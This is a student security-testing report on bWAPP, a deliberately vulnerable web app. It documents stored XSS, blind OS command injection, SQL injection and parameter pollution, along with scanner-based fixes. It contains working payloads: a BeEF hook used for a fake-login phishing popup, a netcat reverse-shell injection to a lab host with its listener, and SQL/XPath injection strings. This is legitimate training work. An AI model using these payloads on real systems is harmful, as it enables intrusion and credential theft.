

# QASST Project

Terec Andrei-Sorin, andrei.terec@stud.ubbcluj.ro  
Pop David, david.alexandru.pop@stud.ubbcluj.ro  
George Popovici, george.ioan.popovici@stud.ubbcluj.ro

January 13, 2025

## Contents

<b>1</b>	<b>Software Tested</b>	<b>3</b>
<b>2</b>	<b>Approach on Security</b>	<b>3</b>
<b>3</b>	<b>Strategy Applied</b>	<b>3</b>
3.1	Offensive approach . . . . .	3
3.2	Defensive approach . . . . .	3
<b>4</b>	<b>Vulnerabilities</b>	<b>3</b>
<b>5</b>	<b>Aimed Assets</b>	<b>4</b>
<b>6</b>	<b>Affected Security Attributes</b>	<b>4</b>
<b>7</b>	<b>Tools Employed</b>	<b>5</b>
<b>8</b>	<b>Test Design. Test Execution. Test Report</b>	<b>5</b>
8.1	XSS - Stored . . . . .	5
8.2	OS Command Injection . . . . .	6
8.3	SQL Injection (GET/Search) . . . . .	6
8.4	HTTP Parameter Pollution . . . . .	8
8.5	Report summary of vulnerabilities . . . . .	8
<b>9</b>	<b>Vulnerability Exploit</b>	<b>9</b>
9.1	Manual Exploit . . . . .	9
9.1.1	XSS store exploit . . . . .	9
9.1.2	OS Command Injection . . . . .	10
9.1.3	SQL injection . . . . .	13
9.1.4	HTTP Parameter Pollution . . . . .	14
9.2	SQL Injection . . . . .	17
9.3	XPath . . . . .	17
9.4	Code Injection . . . . .	18
<b>10</b>	<b>Remediation Steps</b>	<b>18</b>
10.1	Offensive approach . . . . .	18
10.1.1	XSS attack . . . . .	18
10.1.2	Command Injection . . . . .	20
10.1.3	SQL injection . . . . .	21
10.1.4	HTTP Parameter Pollution . . . . .	22
10.2	Defensive approach . . . . .	22
10.2.1	SQL Injection . . . . .	22
10.2.2	XPath . . . . .	23
10.2.3	Code Injection . . . . .	23



# 1 Software Tested

We are testing the bWAPP web application. bWAPP, or a buggy web application, is a free and open source deliberately insecure web application. bWAPP is a PHP application that uses a MySQL database. It can be hosted on Linux/Windows with Apache/IIS and MySQL.

## 2 Approach on Security

In this paper we will do a mixed approach in which we will identify and explain the found vulnerabilities together with potential fixes. Terec Andrei and Popovici George-Ioan are doing offensive testing. Their main strategy will consider cracking into the application throughout different vulnerabilities and finding possible fixes. Pop David is doing defensive testing, in which he will use a Static Application Security Testing tool, with the help with will identify vulnerabilities and he will try to implement the suggested fixes from the scanner. The scanner used for this paper is Snyk, with a free account.

## 3 Strategy Applied

### 3.1 Offensive approach

For vulnerability 01, We are going to manually test different malformed inputs, especially combinations of characters that are known that can be dangerous user input for a web server with PHP and MySQL. We will test if HTML tags are escaped correctly.

For vulnerability 02, We again will try malformed inputs, but this time we will keep in mind that server seems to put our user input into a shell script.

For vulnerability 03, we can rely on trial and error to try to infer the SQL query used by the server to show the searched movies. After that, using the newly acquired knowledge, we can maliciously manipulate the database.

For vulnerability 04, we can easily see all the HTTP parameters used by the web app in the URL and use the knowledge that PHP (other types of servers behave differently [vulf]) only takes into consideration the last appearance of a parameter in case of multiple with the same name in order to exploit it.

### 3.2 Defensive approach

For the defensive approach we will go over some well-known vulnerabilities suggested by the scanning tool: SQL Injection, Code Injection and XPath injection. The strategy used relies on the code smells gathered by the security scanning tool. After the vulnerabilities were identified and reproduced, we will try to implement the suggested solutions by the scanner. The levels of the vulnerabilities reproduced are high and critical.

## 4 Vulnerabilities

Vulnerability 01. On the path /bWAPP/xss\_stored\_1.php is a blog post where you can upload comments. We are going to exploit the vulnerability *CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')* [vuld]. Stored XSS is a type of Cross-Site Scripting vulnerability where malicious scripts are permanently stored on a target server (e.g., in a database, comments, or user profile fields). When other users access the affected page, the script executes in their browsers.

Vulnerability 02. On the path /bWAPP/commandi\_blind.php is a page that pings the ip provided. We are going to exploit the vulnerability *CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')* [vulc]

OS Command Injection is a security vulnerability that occurs when an application executes operating system commands using untrusted user input without proper validation or sanitization. Attackers exploit this flaw to inject and execute arbitrary commands on the server, potentially gaining unauthorized access or control.

Vulnerability 03. On the path /bWAPP/sqli\_1.php is a web app where you can search for movies in a database by their titles using a search bar. We are going to exploit the vulnerability *CWE-89: SQL Injection*. [Vule]

Vulnerability 04. On the path /bWAPP/hpp\_1.php is a web app where you can type in your username and vote for your favorite movie. We are going to exploit the vulnerability HTTP Parameter Pollution, which would fit the categorization *CWE-235: Improper Handling of Extra Parameters the best*. [vula]

Vulnerability 05. SQL Injection. On the path /sqli1.php we can find a page on which we can query for movies by title by inputting into a textbox. The Snyk scanner reports the query used in the code as susceptible to SQL Injection and categorize this vulnerability as a high vulnerability. The scanner also suggests multiple solutions to fix this issue *CWE-89: SQL Injection* [Vule].

Vulnerability 06. XPath. On the path /xmli\_2.php we can find a page on which we can search for movies by their genre. The movies are read from a XML file *CWE-91: XML Injection (aka Blind XPath Injection)* [vulg]. The scanner suggests that the code has a vulnerability in which the xml path can be altered. The solution suggested by the scanner is effective for found vulnerability.

Vulnerability 07. Code Injection. On the path php1.php we can find a page in which we can print a message. The vulnerability is *CWE-94: Improper Control of Generation of Code ('Code Injection')* [vulb]. The vulnerability allows users to execute php code, as suggested by the scanner. The solution suggested by the scanner is not powerful enough to cover all the cases.

## 5 Aimed Assets

The assets that may be affected by the presence of the selected vulnerabilities are: database, web server. The database may be altered, meaning reading data which is not exposed publicly or inserting data which may corrupt the integrity of the database. The web server which is hosting the app can be altered, either by reading data from the server such as folders, users or working at the level of the operating system. Not only the server is affected, but also the user, as we can collect information about the users with XSS attacks and send them phishing attacks.

## 6 Affected Security Attributes

Vulnerability	Confidentiality	Integrity	Availability	Authentication	Non-repudiation
XSS	Yes	Yes	No	Yes	No
SQL Injection	Yes	Yes	Yes	Yes	No
Code Injection	Yes	Yes	Yes	No	No
Command Injection	Yes	Yes	Yes	Yes	No
XPath Injection	Yes	Yes	No	Yes	No

Table 1: CIAAN Attribute Impact for Various Vulnerabilities

The table summarizes the impact of various vulnerabilities on the attributes of the CIAAN model:

- **Cross-Site Scripting (XSS):** XSS affects **Confidentiality** by enabling attackers to steal sensitive data such as session cookies. It impacts **Integrity** by allowing attackers to modify the content of web pages. XSS may also compromise **Authentication** via session hijacking.
- **SQL Injection:** This vulnerability affects **Confidentiality** by exposing sensitive database records. It compromises **Integrity** by allowing attackers to modify or delete data. **Availability** is affected when malicious queries disrupt database functionality, and **Authentication** may be bypassed through malicious input.
- **Code Injection:** Code injection impacts **Confidentiality** by exposing sensitive information, **Integrity** by altering system behavior or data, and **Availability** by causing disruptions or crashes.




Figure 1: The alert script executed

- **Command Injection:** This affects **Confidentiality** by providing unauthorized access to system files, **Integrity** by enabling file or configuration tampering, **Availability** by disrupting system functionality, and **Authentication** by potentially creating backdoors.
- **XPath Injection:** Similar to SQL injection, XPath injection affects **Confidentiality** by retrieving sensitive XML data, **Integrity** by allowing data manipulation, and **Authentication** by enabling bypassing of login mechanisms.

## 7 Tools Employed

The tool used for defensive approach was Snyk. This tool is a Static Application Security Testing (SAST), which scans the code and analyze it and display the found vulnerabilities, along with possible solutions. There are two main benefits to introduce this tool in the development process:

- It makes the security of the app better by catching vulnerabilities earlier in the lifecycle of the application
- It helps companies losing less money by catching the vulnerabilities earlier, being a better improvement to avoid introducing a major vulnerability into the production and losing money, customers or data leaks.

## 8 Test Design. Test Execution. Test Report

The test design technique we will be using for the vulnerabilities XSS, OS Command Injection, Sql Injection and HTTP parameter pollution error guessing.

### 8.1 XSS - Stored

Feature	TC ID	Input	Expected Output	Output
F001	TC01	Test	Test	Test
F001	TC02	" -	" -	\ " -
F001	TC03	<script>alert(1)</script>	<script>alert(1)</script>	Prints out 1

Table 2: TCs XSS table.

As we can see in 1, the script is executed, this means there is a XSS attack.

## 8.2 OS Command Injection

Using the knowledge that the server is going to ping the IP address provided, we can check if the server is vulnerable for OS Command Injection. We will test on medium difficulty. Because the output of our command is not shown, this is trickier. One way to get around this is to try to execute the command sleep 5. If the server waits 5 seconds before sending a response, we know that we managed to inject our command.

Feature	TC ID	Input	Expected Output	Output
F002	TC01	127.0.0.1	Immediately Terminates	Immediately Terminates
F002	TC02	127.0.0.1; sleep 5	Immediately Terminates	Immediately Terminates
F002	TC03	127.0.0.1 && sleep 5	Immediately Terminates	Immediately Terminates
F002	TC04	127.0.0.1    sleep 5	Immediately Terminates	Immediately Terminates
F002	TC05	127.0.0.0    sleep 5	Immediately Terminates	Waits 5 seconds
F002	TC06	sleep 5	Immediately Terminates	Waits 5 seconds
F002	TC07	127.0.0.1   sleep 5	Immediately Terminates	Waits 5 seconds

Table 3: TCs OS Command Injection table.

As we can see in the table 3 and figure 2, it seems that only the & and ; characters are escaped/removed and we can still exploit it using the "|" character. We can either create an or command with "||". Because of lazy evaluation, the second command will be evaluated only if the first command failed. We can make the command fail if we don't supply an argument or an invalid one. The other way we can inject a command is with the pipe operator, which works regardless of if the first command ends with success or failure.




Figure 2: After running the sleep command, the server waits 5 seconds before returning

## 8.3 SQL Injection (GET/Search)

Feature	TC ID	Input	Expected Output	Output
F003	TC01		Invalid output	All movies
F003	TC02	blank	Invalid output	All movies
F003	TC03	1' - -	Invalid output	No movies

Table 4: TCs SQLi table.

As we can see in 3, the first two test cases may show to the attacker that the query given to the DB by the server to get the searched movies is "SELECT \* FROM movies WHERE title LIKE '".

As we can see in 4, the last test case shows that the web app may easily be prone to SQL injection, as the server took the input as a valid string.

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	<a href="#">Link</a>
Iron Man	2008	Tony Stark	action	<a href="#">Link</a>
Man of Steel	2013	Clark Kent	action	<a href="#">Link</a>
Terminator Salvation	2009	John Connor	sci-fi	<a href="#">Link</a>
The Amazing Spider-Man	2012	Peter Parker	action	<a href="#">Link</a>
The Cabin in the Woods	2011	Some zombies	horror	<a href="#">Link</a>
The Dark Knight Rises	2012	Bruce Wayne	action	<a href="#">Link</a>
The Fast and the Furious	2001	Brian O'Connor	action	<a href="#">Link</a>
The Incredible Hulk	2008	Bruce Banner	action	<a href="#">Link</a>
World War Z	2013	Gerry Lane	horror	<a href="#">Link</a>

Figure 3: All movies shown

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
No movies were found!				

Figure 4: No movies shown



Figure 5: Ampersand

## 8.4 HTTP Parameter Pollution

Feature	TC ID	Input	Expected Output	Output
F004	TC01	=	Invalid output	=
F004	TC02	blank	Invalid output	Invalid output
F004	TC03	&	Invalid output	&

Table 5: TCs HTTP PP table.

As we can see in 5 and 6, which illustrate the test cases 1 and 3, the server takes strings that contain query characters as is, highlighting the possibility of a vulnerability to HTTP Parameter Pollution attacks.

## 8.5 Report summary of vulnerabilities

The report summary made by Snyk suggests a number of 349 issues identified in the project, as can be seen in Figure 7. There are 97 high, 59 medium and 208 low issues.




Figure 7: Snyk report summary



/ HTTP Parameter Pollution /

Hello =, please vote for your favorite movie.

Remember, Tony Stark wants to win every time...

Title	Release	Character	Genre	Vote
G.I. Joe: Retaliation	2013	Cobra Commander	action	Vote
Iron Man	2008	Tony Stark	action	Vote
Man of Steel	2013	Clark Kent	action	Vote
Terminator Salvation	2009	John Connor	sci-fi	Vote
The Amazing Spider-Man	2012	Peter Parker	action	Vote

Figure 6: Equals

```

✓Test completed

Organization:    davidalexandru1370
Test type:      Static code analysis
Project path:    /home/david/bwapp/bwapp/t

Summary:

364 Code issues found
97 [High]    59 [Medium]    208 [Low]

```

Figure 8: Snyk report summary

The vulnerabilities used in this paper are: SQL Injection, XPath and Code Injection.

Feature	TC ID	Input	Expected Output	Output
SQL Injection	TC01	' union select database() --	Immediately Terminates	bWAPP
XPath	TC02	") child::node()	Immediately Terminates	all the data
Code Injection	TC03	system.log("ls -la")	Immediately Terminates	all the content

Table 6: Defensive TC table.

## 9 Vulnerability Exploit

### 9.1 Manual Exploit

#### 9.1.1 XSS store exploit

We can use the beef project to exploit this vulnerability. First, we need to download and install this project on the attacker host from the git repository: <https://github.com/beefproject/beef>.

After we installed it and run the program, we can expose this service online using port forwarding or a reverse proxy, like ngrok.<sup>9</sup> In this test run, the user machine attacked is in the same LAN network as the attacker, so this step is not needed.




Figure 10: Injecting the javascript hook into the website




Figure 9: beef server started

Now we need to install the hook using the xss vulnerability we found earlier. In our case, the hook url is at <http://10.0.2.15:3000/hook.js> For this we need to send a comment with our script hook. [10](#) Now, we are in. Every user that wants to see the comments will automatically load our javascript script, unless they have disabled javascript execution. When a user sees the comment section, we get a lot of informations about them, like the browser they are using, the operation system, the browser plugins installed, the device width and height, arhitecture, number of CPU cores and much more without the user even clicking a malicious link.

Now, from the Commands tab, we can send malicious comamnds to this user. For example, we can send them a popout that they need to login again into their facebook account. [12](#) After clicking the Execute button, the user is less prepared for this to be a phishing attempt, because they are on a site they trust and is more likely that they will fill the data requested by the phishing attempt. [13](#) When the user presses log in, the data is send to the attacker and the phishing attack has a succes. [13](#)

### 9.1.2 OS Command Injection

So far we have tried to run a sleep command to check if the payload works. Now that we know that it does, we can exploit it. We can get a reverse shell using the command `nc <attacker_ip> <attacker_port> -e /bin/bash`. In our case, `nc 10.0.2.15 4747 -e /bin/bash`.

So the full payload, in our case is `127.0.0.1|nc 10.0.2.15 4747 -e /bin/bash`.




Figure 11: User browser informations




Figure 12: How we can send a phishing attack using beef




Figure 13: How the phishing attack looks for the user




Figure 14: The collected data from the user




Figure 15: The injected code




Figure 16: How to connect to the server after the backdoor has installed

Before sending this payload, we run on the attacker host the command `nc -lvp 4747` to listen for incoming connections.

